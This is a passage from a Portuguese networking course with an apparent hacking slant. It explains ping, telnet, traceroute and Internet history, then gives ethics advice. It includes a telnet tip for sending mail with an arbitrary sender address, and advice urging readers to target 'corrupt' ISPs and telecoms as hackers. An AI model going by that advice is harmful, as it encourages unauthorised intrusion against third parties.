3. TESTANDO O BACKBONE (SITE) DO PROVEDOR

ping www.provedor.com.br -t

Tempos:

De 0 à 100ms -> Rede rápida (bons provedores mantem-se nessa faixa)
De 100 à 400ms -> Rede normal (normalmente fica assim)
De 400 à 1000ms -> Rede lenta (indica congestionamento)
Acima de 1000ms -> Rede praticamente inoperante, problemas na intranet do provedor

4. TESTANDO O BACKBONE DA INTERNET NACIONAL

ping www.google.com.br -t

Tempos:

De 0 à 100ms -> Rede muito rápida (normalmente durante as madrugadas)
De 100 à 400ms -> Rede normal (deve sempre ficar assim)
De 400 à 1000ms -> Rede lenta (indica congestionamento)
Acima de 1000ms -> Rede praticamente inoperante, problemas na internet

5. TESTANDO O BACKBONE DA INTERNET INTERNACIONAL

ping www.altavista.com -t

Tempos:

De 0 à 100ms -> Rede muito rápida (não deve acontecer por aqui)
De 100 à 400ms -> Rede normal (deve sempre ficar assim)
De 400 à 1000ms -> Rede lenta (indica congestionamento)
Acima de 1000ms -> Rede praticamente inoperante, problemas na Internet

Não utilize essas informações como padrão para tudo o que você for fazendo, pois aqui é um exemplo de uma topologia específica. Cada topologia terá relações de tempos distintas, cada rede é uma rede.
O que você pode fazer para descobrir qual a topologia da sua rede e quais os tempos médios normais é simples: traceroute para descobrir os caminhos e posteriormente realizar coletas de pings diários, semanais e mensais até poder chegar num nível médio. Cada ping realizado precisa ter no mínimo 1000 linhas de contagens. Caso aconteça alguma anomalia na rede durante o período de teste, descarte a amostragem e realize uma nova. Depois que você finalmente chegou em níveis médios normais recomece os testes, desta vez forçando erros como tranferir um arquivo muito grande, solicitando que seu vinho lhe mande um trailler de filme pela rede do prédio, se atenando para quando houver algum problema no link do prédio com o provedor ligar para o provedor e tentar descobrir os fatos para anotação, em fim, estas dicas visam lhe instruir para tomadas de decisão pró-ativas. Reclamar que a rede está lenta todos fazem o tempo todo, descobrir o problema é para poucos.


1.3.9.8 – Route

O comando route já foi apresentado na sessão de Tabela de Roteamento, não iremos repeti-lo novamente.


1.3.9.9 – Telnet

O Telnet é um protocolo de terminal virtual , o protocolo Internet para estabelecer a conexão entre computadores . Através dessa conexão remota , pode-se executar programas e comandos em outra máquina , por uma linha de aplicação Unix ou a partir de um menu de comandos disponíveis que sempre se apresenta em algum lugar da tela . Esta última forma é a mais comum em servidores que permitem acesso público.

O Telnet pode ser usado para a pesquisa de informações e transferências de arquivos , tudo depende do que o computador ao qual você está conectado permitir que você faça . Ele também é muito usado por operadores de sistemas (Sysop's) a fim de fazer algum tipo de manutenção




Exemplo de uma sessão de telnet



Exemplo de abertura do telnet para efetuar uma conexão.

Exemplo prático de uma sessão de telnet onde o usuário acessa o servidor de e-mail do provedor para deletar uma mensagem de 2Mbytes.
Dica: para mandar uma mensagem para alguém utilizando o telnet: logo após o hello, digite: MAIL FROM: <instrutor@invasao.com.br> [ENTER], RCPT TO: <aluno@invasao.com.br> [ENTER].



Exemplo prático de um acesso telnet a um servidor Unix/Linux qualquer


Segue abaixo uma pequena lista de comandos que lhe serão muito úteis neste caso :

Comando	Descrição
ls -l	lista os arquivos de um diretório

ls -al	lista todos os arquivos de um diretório, mesmo os Hidden
cp x y	copia o arquivo do diretório x para o diretório y (o caminho de diretório deve ser colocado por inteiro)
mv x y	move o arquivo do diretório x para o diretório y (o caminho de diretório deve ser colocado por inteiro)
rm x	deleta o arquivo x
cd xxx	muda o diretório ativo para xxx
cd ..	muda o diretório ativo para o que está 'acima' do atual
mkdir xxx	cria o diretório xxx dentro do diretório atual
rm xxx	remove o diretório xxx

Quando abrimos uma conexão telnet e ftp, seja pelo acesso discado ou pela rede interna, a sua senha trafega na rede em plain text, ou seja, um usuário que tem acesso a rede, usando um analizador de tráfego, pode capturar a sua senha, pois ela se apresenta em modo texto. A sua senha, portanto, poderá ser comprometida e por consequência os dados na sua conta. Quando o ssh é usado, uma sessão segura é aberta e todos os dados transmitidos a partir deste momento são criptografados.

A recomendação, para a sua seguranca, principalmente na utilização do telnet através de um provedor (pois os seus dados trafegarão pela rede do provedor e todo o backbone que liga você com a rede), a utilização do ssh. O modo de utilização é a mesmo de uma sessão telnet, entretanto você utilizará um software diferente, como o PuTTY, com protocolo seguro ssh.




Utilize o Putty com protocolo SSH ao invés do telnet, devido o Putty possuir segurança através de criptografia e o telnet não.

1.3.9.10 – Tracert (traceroute)

O tracert também utiliza pacotes ICMP (em máquinas Windows) para realizar diagnósticos. Porém, desta vez, você poderá determinar qual o caminho que os pacotes farão até um host destino.

A função do tracert ou traceroute é justamente essa: traçar a rota entre uma origem e um destino. Ele mostrará todos os nós (roteadores) entre a origem e o destino, com o tempo médio que o pacote levou para atingir o determinado nó. Com este utilitário também é possível determinar se existe um loop em algum roteador entre a origem e o destino. Alguns roteadores entram em loop quando perdem um de seus links, ou simplesmente quando não estão configurados corretamente.



O comando **traceroute** determina a rota enviando pacotes UDP ao destino final, com valores de TTL (*Time-To-Live*) crescentes, iniciando em 1. O valor de TTL do pacote é decrementado a cada gateway, e quando chega em zero (0) ele é descartado e uma mensagem de erro ICMP 'time exceeded' é devolvida ao remetente. Assim, setando valores crescentes de TTL e interpretando as mensagens de erro ICMP, torna-se simples determinar a rota seguida pelos pacotes.

Uma saída típica do comando **traceroute** é a seguinte:


```
nogueira-unix:~> /usr/sbin/traceroute www.unicamp.br
traceroute to obelix.unicamp.br (143.106.10.2), 30 hops max, 38 byte packets
 1  router (200.17.98.23)  1.041 ms  1.008 ms  1.266 ms
 2  10.19.74.29 (10.19.74.29)  7.640 ms *  3.209 ms
 3  bb2.pop-pr.rnp.br (200.19.74.20)  7.692 ms  5.404 ms  5.958 ms
 4  SP.serial-PR-SP.bb2.rnp.br (200.130.255.49)  13.872 ms  51.453 ms  44.270 ms
 5  ansp.ix.spo.ANSP.BR (200.136.34.1)  28.651 ms  43.421 ms  64.883 ms
 6  border2-e04-core.cas.ansp.br (143.106.99.9)  108.615 ms  75.864 ms  395.184 ms
 7  ansp-gw.unicamp.br (143.106.99.26)  130.609 ms  427.606 ms  85.641 ms
 8  * corp-gw.unicamp.br (143.106.2.52)  48.104 ms  71.590 ms
 9  obelix.unicamp.br (143.106.10.2)  53.521 ms *  112.220 ms
```

A primeira coluna indica o **valor de TTL** utilizado no pacote; em seguida é indicado o **nome do gateway** encontrado e seu número IP. Os valores indicados à direita correspondem aos **tempos de acesso** (*round-trip time*) para três testes consecutivos de acesso à máquina indicada na respectiva linha. Um asterisco (*) indica um *time-out* (não houve resposta no prazo default de 5 segundos do envio do pacote).

Lembram do exemplo do sistema de Internet condominial ? Vejam como eu contrui a minha topologia utilizando o traceroute :

```
C:\tracert www.provedor.com.br
traceroute to www.provedor.com.br (200.200.200.123), 30 hops max, 38 byte packets
 1  proxy-sala (10.0.0.254)  1 ms  1 ms  1 ms
 2  cliente01-predio (192.168.0.1)  1 ms 1 ms  1 ms
 3  proxy-predio (192.168.0.254)  2 ms  2 ms  2 ms
 4  router-predio.provedor.com.br (200.200.200.1)  2 ms  2 ms  2 ms
 5  router-isp.provedor.com.br (200.200.200.254)  108.615 ms  75.864 ms  395.184 ms
 6  www.provedor.com.br (200.200.200.123)  130.609 ms  427.606 ms  85.641 ms
```

1.3.10 - A Internet



Uma vez explicados os conceitos da pilha de protocolos usada na Internet, e seu funcionamento, fica mais fácil entendê-la. A Internet nada mais é do que uma rede enorme, a nível mundial, que usa como linguagem de comunicação, a pilha de protocolos TCP/IP. Como tal, herda uma série de vulnerabilidades inerentes à própria pilha TCP/IP, além de problemas e bugs que possam existir nas aplicações que usam esta infra-estrutura de rede.

Internet é um grande conjunto de redes de computadores, interligados ao redor do mundo, independente do tipo de máquina e sistema operacional utilizado. A Internet não pertence a nenhum governo ou a nenhuma empresa. Surgiu nos Estados Unidos, na década de 60, na época da Guerra Fria, a partir de uma rede de informações militares que interligava centros de comando e de pesquisa bélica. A rede foi criada para atender a necessidade militar de proteger os sistemas de defesa do País no caso de um ataque nuclear, evitando assim um bombardeio dirigido, visto que a rede não tinha um "centro" que poderia servir de alvo principal ao inimigo. Ela começou a funcionar em 1969 e recebeu o nome de ARPANET, conectando apenas 4 universidades. Nos anos 70 começou a ser utilizada pela comunidade acadêmica mundial, e, em 1973, foram feitas as primeiras ligações internacionais. Nesse período, os computadores conectados a Internet não passavam de 200. Em 1997, segundo consta, o número de usuários chegou a 60 milhões em todo o mundo, popularizando assim, o uso do computador pessoal (PC).

De acordo com as projeções de crescimento, deve alcançar 300 milhões no ano 2000.
Na verdade, a Internet não é apenas uma rede de computadores, mas uma rede de redes ou um emaranhado de redes. Em meados dos anos 80 a NSF - National Science Foundation -, nos Estados Unidos, cria uma rede de fibra ótica de alta velocidade. A rede da NSF, chamada de "backbone da NSF", teve um papel fundamental no desenvolvimento da Internet pôr reduzir os custos da comunicação dos dados aumentando a velocidade de transmissão. Em todo o mundo, as companhias de telefones públicas e privadas controlam as conexões vitais da Internet. Essas conexões de altíssima velocidade interligam países, cidades e até continentes. Pôr isso, são conhecidas como Backbones (espinhas dorsais). A Internet não tem dono. Existe um certo controle e acompanhamento pôr parte de algumas organizações mundiais. Cabe a essas organizações acompanhar a evolução da rede e de sua tecnologia, promover seu desenvolvimento e centralizar algumas operações. Temos então:
ISOC (Internet Society) que orienta a pesquisa e a utilização.
IAB (The Internet Architeture Board) que coordena a pesquisa e o desenvolvimento do funcionamento.
IETF (The Internet Engineering Task Force) que é responsável pelo desenvolvimento de padrões para funcionamento da Internet.
Inter Nic (The Internet Network Information Center) e quem coordena a distribuição de endereços e registros de domínios a nível mundial.
CGI (Comitê Gestor Internet) que coordena a implantação do acesso da internet no Brasil.
RNP (Rede Nacional de Pesquisa) que administra o BackBone Internet no Brasil.
FAPESP (Fundação de Amparo a Pesquisa no Estado de São Paulo) que registra domínios e endereços no Brasil.

A Internet chegou no Brasil em 1988 pôr iniciativa da comunidade acadêmica de São Paulo (FAPESP), Rio de Janeiro (UFRJ) e LNCC (Laboratório Nacional de Computação Científica.
Em 1989 foi criada pelo Ministério de Ciência e Tecnologia, a Rede Nacional de Pesquisa (RNP), uma instituição com o

objetivo de iniciar e coordenar a disponibilização de serviços de acesso a Internet no Brasil.
Foi criado então um BACKBONE conhecido como -BACKBONE RNP - interligando instituições educacionais a Internet. Inicialmente interligava 11 Estados a partir de pontos de presença em sua capitais; ligados a esses pontos foram criados alguns BACKBONES regionais, a fim de integrar instituições de outras cidades a Internet.
A exploração comercial da Internet no Brasil foi iniciada em dezembro de 1994, a partir de um projeto piloto da EMBRATEL, onde foram permitidos acessos a Internet, inicialmente através de linhas discadas, e posteriormente (abril de 1995) através de acessos dedicados via RENPAC (Rede Nacional de Pacotes) ou linhas E1.
Em julho de 1995 surgem diversas empresas privadas que disputam esse novo mercado. Atualmente existem centenas de provedores no País. Em 1996, cerca de 300 mil brasileiros eram usuários da Internet.
A Internet tem revolucionado a comunicação mundial, ao permitir a conversa entre usuários, o acesso a todo o tipo de informação cultural, didática ou de lazer, a milhares de quilômetros de distância. O grande numero de pessoas que a utilizam tem aumentado cada vez mais.
Com a Internet surge a expressão ciberespaço, que significa o espaço virtual e sem fronteiras, no qual circulam as milhares de informações veiculadas na rede.
Para um usuário particular se conectar a Internet é preciso uma linha telefônica, um microcomputador com modem (aparelho que permite a recepção e a transmissão de dados pôr telefone) e um programa de acesso a rede. O passo seguinte é se cadastrar em um provedor de acesso a rede. Ao filiarmo-nos a um provedor, recebemos um nome (username ou LOGIN), uma senha (password) e um endereço eletrônico na Internet.

Vimos que o endereço IP, numa rede, precisa ser distinto. Portanto, em toda a Internet, não pode haver dois endereços IP iguais. Assim sendo, para uma máquina se comunicar com outras na Internet, ela deve possuir um endereço válido. Cada provedor de backbone possui um lote, ou intervalo de endereços IP que pode fornecer aos seus clientes. Aqui no Brasil, podemos citar a Embratel como provedora de backbone. Ao requisitar um link com a Internet à Embratel, receberá juntamente com o link, um intervalo de endereços para ser usado por seus computadores, ligados ao backbone da Embratel. A nível mundial, o órgão que gerencia os endereços IP válidos chama-se IANA (Internet Assigned Numbers Authority).

Para que a comunicação seja possível a nível mundial, cada detentor de uma rede (ou espaço de endereçamento) é responsável por estabelecer a comunicação com seu provedor de backbone, bem como configurar seu roteador ou roteadores com as rotas necessárias ao funcionamento de sua sub rede. Se levarmos isso a uma escala mundial, cada detentor de uma sub rede fazendo com que ela seja acessível através de um roteador corretamente configurado, entendemos como funciona a Internet a nível administrativo (por mais incrível que pareça).

Afinal, o Que é Ética?

"A ética é daquelas coisas que todo mundo sabe o que são, mas que não são fáceis de explicar, quando alguém pergunta".(VALLS, Álvaro L.M. O que é ética. 7ª edição Ed.Brasiliense, 1993, p.7)

Segundo o Dicionário Aurélio Buarque de Holanda, ÉTICA é "o estudo dos juízos de apreciação que se referem à conduta humana susceptível de qualificação do ponto de vista do bem e do mal, seja relativamente à determinada sociedade, seja de modo absoluto".

Alguns diferenciam ética e moral de vários modos:

1. Ética é princípio, moral são aspectos de condutas específicas;
2. Ética é permanente, moral é temporal;
3. Ética é universal, moral é cultural;
4. Ética é regra, moral é conduta da regra;
5. Ética é teoria, moral é prática.

Etimologicamente falando, ética vem do grego "*ethos*", e tem seu correlato no latim "*morale*", com o mesmo significado: Conduta, ou relativo aos costumes. Podemos concluir que etimologicamente ética e moral são palavras sinônimas.

Vários pensadores em diferentes épocas abordaram especificamente assuntos sobre a ÉTICA: Os pré-socráticos, Aristóteles, os Estóicos, os pensadores Cristãos (Patrísticos, escolásticos e nominalistas), Kant, Espinoza, Nietzsche, Paul Tillich etc.

Passo a considerar a questão da ética a partir de uma visão pessoal através do seguinte quadro comparativo:

Ética Normativa	**Ética Teleológica**	**Ética Situacional**
Ética Moral	Ética Imoral	Ética Amoral
Baseia-se em princípios e regras morais fixas	Baseia-se na ética dos fins: "Os fins justificam os meios".	Baseia-se nas circunstâncias. Tudo é relativo e temporal.
Ética Profissional e Ética Religiosa: As regras devem ser obedecidas.	Ética Econômica: O que importa é o capital.	Ética Política: Tudo é possível, pois em política tudo vale.

Conclusão:

Afinal, o que é ética?

ÉTICA é algo que todos precisam ter.

Alguns dizem que têm.

Poucos levam a sério.

Ninguém cumpre à risca...

Nota do Autor:

Não importa o que você fez, o que está fazendo ou o que irá fazer, um Homem ele só pode ser dito completo, quando: Plantar uma árvore, escrever um livro e ter um filho. Dessa forma ele estará deixando seu legado e conseqüentemente se perpetuando na terra, no conhecimento e na sociedade. Ser um Homem é assumir responsabilidades, deveres e obrigações. Se o que você faz não prejudica o seu legado então é o correto a ser feito. Se o que você faz lhe proporciona motivação para melhorar o futuro do seu legado, então é o correto a ser feito. Se o que você faz é pensando no melhor para o seu legado, então é o correto a ser feito. Mas lembre-se, uma sociedade não é composta de um único indivíduo e se para ser completo é preciso perpetuar na sociedade então as regras, condutas e normas da sociedade são automaticamente herdadas à você e qualquer que venha a ser o seu legado.

Não existem desculpas para atos terroristas, vandalismo e imprudências. Se para você aprender sobre hackers necessita aprender invadindo sistemas então você já começa como um fracassado. Mas se você, que está começando agora, está preocupado em não começar errado, então eu o posso ajudar:

1. Sem dúvida aprender sem testar não é possível, a solução é construir laboratórios os mais próximos possíveis da realidade. Se o bolço permitir adquira computadores velhos, monte sua rede particular em casa, contrate a cada mês um serviço diferente de Internet e de preferência de cada provedor que existe na sua cidade, ou seja, se aprofunde na tecnologia de Internet que está a seu alcance. Quanto mais você conhece mais idéias vão surgindo e conseqüentemente mais coisas você vai aprendendo.
2. Se o bolço não permite então baixe da Internet softwares como o VMWare, que simula com perfeição computadores virtuais dentro do seu próprio computador, ou seja, você pode possuir um computador com Windows e outro com Linux numa mesma máquina e ao mesmo tempo. Cada um com seu respectivo endereço IP e conversando entre si. Desta forma você poderá instalar e testar seus softwares entre seus computadores sem ter que mecher com ninguém fora da sua residência. Inclusive, com esse tipo de software, é possível simular um ambiente de Internet completo, ou de Internet Condominial, Intranet ou mesmo de um provedor de Internet completo.
3. Se o seu problema é a adrenalina, que precisa existir para dar motivação, então junte-se ao grupo dos hackers que lutam por seus direitos. Localize provedores de Internet corruptos, prestadoras de telecomunicações que não respeitam seus usuários e muito menos as leis de procom. Se faça aparecer como um verdadeiro hacker, acima de tudo honrado pela sua causa.
4. E por último, se a corda ficar muito estreita e você não sabe por que caminho seguir, pare tudo e reveja os conceitos básicos. Um hacker verdadeiro nunca se depara com uma situação ao qual não saiba tomar uma atitude, nunca fica de saia-justa. O bom senso muitas das vezes é o segredo, é a intuição, dos hackers. Pense sempre no seu legado, ele é a resposta para tudo.

Ética na Internet

Para o uso da Internet, foi feito um código de ética, que convida os usuários a seguirem as normas nele sugeridas.

Temos alguns conselhos que possibilitam ao utilizador familiarizar-se com os conceitos de etiqueta (netiqueta) na Internet. Eles são os seguintes:

